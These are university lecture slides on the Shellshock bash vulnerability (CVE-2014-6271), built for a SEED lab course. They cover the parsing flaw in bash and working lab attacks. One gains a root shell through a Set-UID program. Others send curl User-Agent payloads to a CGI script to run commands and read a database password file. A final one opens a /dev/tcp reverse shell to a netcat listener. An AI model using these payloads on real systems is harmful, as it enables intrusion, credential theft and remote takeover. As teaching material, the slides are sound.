The Shellshock Attack (Part I)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

Today

Announcements

- Lab 01 ➡ ***DUE BEFORE CLASS (@3PM) ON THURSDAY***
- ***REMINDER:*** Sign-up for Slack ASAP! *Some people still not signed up……..*
- ***REMINDER:*** RTS = READ THE SYLLABUS!!! (e.g., submitting labs)
- ***Use the OFFICIAL SEED VM!***

  E.g., Upcoming lab:
  - *Apache webserver, special programs (e.g., vulnerable version of bash: bash_shellshock), etc.*
  - *We simply cannot not support other machines…*

Goals & Learning Objectives

- Tying up loose ends w/ environment variables & set-uid programs
- Understand *Shellshock* and related attacks

Background: *Shell Functions*

Background: Shell Functions

- A shell program is a command-line interpreter
  - Provides an interface between the user and OS
  - There are different types of shell: sh, bash, csh, zsh, Windows powershell, etc.
- The bash shell is one of the most popular shell programs; often used in the Linux OS
- The Shellshock vulnerability results from how **shell functions** and **environment variables** are handled in the bash shell

```
$ foo() { echo "Inside function"; }
$ declare -f foo
foo ()
{
    echo "Inside function"
}
$ foo
Inside function
$ unset -f foo
$ declare -f foo
```

Passing Shell Functions to Child Processes

Approach 1: Define a function in the parent shell, export it, and then the child process will have it.

Example:

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Passing Shell Functions to Child Processes

Approach 2: Define a function as an env. variable; it becomes a function in the child process.

Example:

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash_shellshock    ← Run bash (vulnerable version) in the child
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Summary: Passing Shell Functions to Child Processes

- Both approaches are similar—they both use environment variables.
- In the 1st Approach…
  - When the ***parent shell*** creates a new process,
    it passes each exported function definition as an environment variable.
- In the 2nd Approach…
  - Same thing, but the ***parent does not need to be a shell*** process.
- In Both Approaches…
  - If the ***child process*** runs bash,
    the ***bash program will turn the environment variable back to a function definition.***

Takeaway: Any process that needs to pass a function definition to the child (bash) process can simply use environment variables.

The Shellshock Vulnerability

Very easy to find targets:

- Mass port scanning
- nmap shellshock script
- Metasploit module
- Online scanners

The Shellshock Vulnerability

- "Shellshock" or "bashbug" or "bashdoor" was publicly disclosed on September 24, 2014

CVE-2014-6271

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

- This vulnerability exploited a mistake made by bash when it converts environment variables to function definitions — ***effectively allows remote command execution*** via bash

- The bug has existed in the bash source code since August 5th, 1989

  (SINCE BEFORE I WAS EVEN BORN!!!)

- After the official disclosure, several other bugs were found in the bash source code. Shellshock refers to the family of security bugs found in bash

The Shellshock Vulnerability

- The parent process can pass a function definition to a child shell process via an environment variable
- Due to a bug in the parsing logic, bash executes **trailing commands** contained in the env. variable

```
$ foo='() { echo "hello world"; }; echo "extra";'
$ echo $foo
() { echo "hello world"; }; echo "extra";
$ export foo
$ bash_shellshock   ← Run bash (vulnerable version)
extra               ← The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```

The Mistake in the Bash Source Code

- The Shellshock bug starts in the `variables.c` file in the bash source code
- The following code snippet that highlights the mistake:

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&     ①
          STREQN ("() {", string, 4)) {
         ...
         // Shellshock vulnerability is inside:
         parse_and_execute(temp_string, name,                ②
                           SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```

The Mistake in the Bash Source Code *(cont.)*

- At (1), bash checks if there is an exported function by checking whether the value of an env. variable starts with "`() {`" or not. Once found, bash replaces the "=" with a space.

- Bash then calls the function `parse_and_execute()` ((2)) to parse the functions definition. Unfortunately, this function can parse other shell commands, not just the function definition!

- If the string is a function definition
  ~~> parse it but don't execute it

- If the string contains a shell command
  ~~> execute it

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&     ①
          STREQN ("() {", string, 4)) {
         ...
         // Shellshock vulnerability is inside:
         parse_and_execute(temp_string, name,                ②
                           SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```

The Mistake in the Bash Source Code *(cont.)*

```
Line A:  foo=() { echo "hello world"; }; echo "extra";
Line B:  foo () { echo "hello world"; }; echo "extra";
```

- bash identifies Line A as a function because of the leading "`() {`" and converts it to Line B
- We see that the string now becomes two commands
- Now, `parse_and_execute()` will execute *both* commands!


Consequences

- Attackers can get a process to run their commands
- If the target process is a server process or runs with elevated privileges, a security breach can occur

Exploiting the Shellshock Vulnerability

Two conditions are needed to exploit the vulnerability:

- The target process should run **bash**
- The target process should get **untrusted user inputs via env. variables**



Shellshock Attack on Set-UID Programs

Shellshock Attack on Set-UID Programs

- In the following example, a Set-UID program that runs as root when executed will start a new process running bash due to the `system("/bin/ls")` function call. The environment set by the attacker will lead to unauthorized commands being executed.

- Setting up the vulnerable program
- This Set-UID program uses the `system` function to run the `/bin/ls` command
- The `system` function uses `fork()` to create a child process, then uses `execl()` to execute the `/bin/sh` program.

```
#include <stdio.h>
void main()
{
   setuid(geteuid());
   system("/bin/ls -l");
}
```

Shellshock Attack on Set-UID Programs *(cont.)*

Setup:

```
$ sudo ln -sf /bin/bash_shellshock /bin/sh
```

Attack:


```
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'   ← Attack!
$ ./vul
sh-4.2#     ← Got the root shell!
```

Execute normally

The program is going to invoke the vulnerable bash program. Based on the Shellshock vulnerability, we can simply construct a function declaration that "tacks on" a call to /bin/sh

Shellshock Attacks on CGI Programs

(Quick) Background: How Web Servers Work



HTTP Request (client ~~> server):

```
GET / HTTP/1.1
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)...
Host: cloudflare.com
```

Corresponding Env. Variables Created (server):

```
HTTP_ACCEPT_ENCODING=gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.8,fr;q=0.6
HTTP_CACHE_CONTROL=no-cache
HTTP_PRAGMA=no-cache
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4)...
HTTP_HOST=cloudflare.com
```

Web servers quite often need to run other programs to respond to a request, and it's common that these variables are passed into bash or another shell.

—https://blog.cloudflare.com/inside-shellshock/
—http://softwareking-varun.blogspot.com/2010/10/how-to-setup-webserver-on-linux.html

Shellshock Attack on CGI Programs

- The Common Gateway Interface (CGI) is utilized by web servers to run executable programs
  - E.g., commonly used to dynamically generate web pages.
- Many CGI programs use shell scripts…
- If bash is used to run the shell scripts, the web server may be vulnerable to Shellshock

Setup:

- We set up 2 VMs and write a simple CGI program (test.cgi).
  - Attacker = 10.0.2.70
  - Victim = 10.0.2.69

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```


  - Place CGI program in /usr/bin/cgi-bin/ on victim's server

Use `curl` to interact with it:

```
$ curl http://10.0.2.69/cgi-bin/test.cgi

Hello World
```

How a Web Server Invokes CGI Programs



- When a user sends a CGI URL to the Apache web server, Apache will examine the request
- If it is a CGI request, Apache will use `fork()` to start a new process and then use the `exec()` functions to execute the CGI program
- Because our CGI program starts with "`#!/bin/bash`", exec() actually executes `/bin/bash`, which then runs the shell script

How User Data Gets Into CGI Programs

When Apache creates a child process,
it provides all the environment variables for bash programs…

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "*** Environment Variables ***"
strings /proc/$$/environ
```

```
$ curl -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: 10.0.2.69
> User-Agent:  curl/7.47.0
> Accept: */*

  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_HOST=10.0.2.69
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Use `curl` to send an HTTP request and get the response

Pay attention to these lines:

Data from the client side gets into the CGI program's environment variables

How User Data Gets Into CGI Programs *(cont.)*


We can use the "`curl -A`" on the command line
to change the **user-agent** field to whatever we want

```
$ curl -A "test" -v http://10.0.2.69/cgi-bin/test.cgi
  HTTP Request
> GET /cgi-bin/test.cgi HTTP/1.1
> User-Agent:  test
> Host: 10.0.2.69
> Accept: */*
>
  HTTP Response (some parts are omitted)
** Environment Variables ***
HTTP_USER_AGENT=test
HTTP_HOST=10.0.2.69
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:...
```

Launching the Shellshock Attack

```
Using the User-Agent header field:
$ curl -A "() { echo hello;};
          echo Content_type: text/plain; echo; /bin/ls -l"
          http://10.0.2.69/cgi-bin/test.cgi
total 4
-rwxr-xr-x 1 root root 123 Nov 21 17:15 test.cgi
```

- Our `/bin/ls` command gets executed
- By default web servers run with the `www-data` user ID in Ubuntu.
  This is not the `root` user, but it does provide enough privileges to do some damage…



A Shellshock Attack: Stealing Passwords

- When a web app connects to its back-end databases, it needs to provide login passwords. These passwords are using hard-coded into the program or stored in a configuration file. The web server on our Ubuntu VM hosts several web apps (most use a database).
- For example, we can get passwords from the following file:
  - `/var/www/CSRF/Elgg/elgg-config/settings.php`

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
          /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php"
          http://10.0.2.69/cgi-bin/test.cgi
... (Lines omitted) ...
/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';
?>
```

A Shellshock Attack: Create a Reverse Shell

- Attackers like to run the shell program by exploiting the Shellshock vulnerability, as this gives them access to run arbitrary commands
- Instead of running /bin/ls, we can run /bin/bash.

- **Problem:** The /bin/bash program is interactive…
  - If we simply put /bin/bash in our exploit, the bash program will be executed at the server side, but we cannot control it… We need some way to control the remote shell… **~~> A Reverse Shell**
  - The key idea of a reverse shell is to ***redirect the standard input, output, and error devices to a network connection***. Doing this enables the shell to get inputs from the connection and send outputs to the connection. Attackers can then run whatever commands they like and get outputs on their machine.
  - A reverse shell is a very common hacking technique used in many attacks.

— https://causeyourestuck.io

A Shellshock Attack: Create a Reverse Shell *(cont.)*

```
Attacker(10.0.2.70):$ nc -lv 9090  ← Waiting for reverse shell
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
Server(10.0.2.69):$     ← Reverse shell from 10.0.2.69.
Server(10.0.2.69):$ ifconfig
Server(10.0.2.69):$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:07:62:d4
          inet addr:10.0.2.69  Bcast:10.0.2.127  Mask:255.255.255.192
          inet6 addr: fe80::8c46:d1c4:7bd:a6b0/64 Scope:Link
          ...
```

- We start a `netcat (nc)` listener on the Attacker machine (10.0.2.70)
- We run the exploit on the server machine, which contains the reverse shell command
- Once the command is executed, we see a connection from the server (10.0.2.69)
- Run "`ifconfig`" to verify the connection exists
- We can now run any command we like on the server!

A Shellshock Attack: Create a Reverse Shell *(cont.)*

```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

A Shellshock Attack on CGI: Getting a Reverse Shell

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
     echo; /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1"
     http://10.0.2.69/cgi-bin/test.cgi
```

```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
bash: cannot set terminal process group (2106): ...
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$          ← Reverse shell is created!
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Summary

- Shell functions (specifically in bash)
- Implementation mistakes in bash's parsing logic
- The Shellshock vulnerability and how to exploit it
- How to create a reverse shell using the Shellshock attack to get remote code execution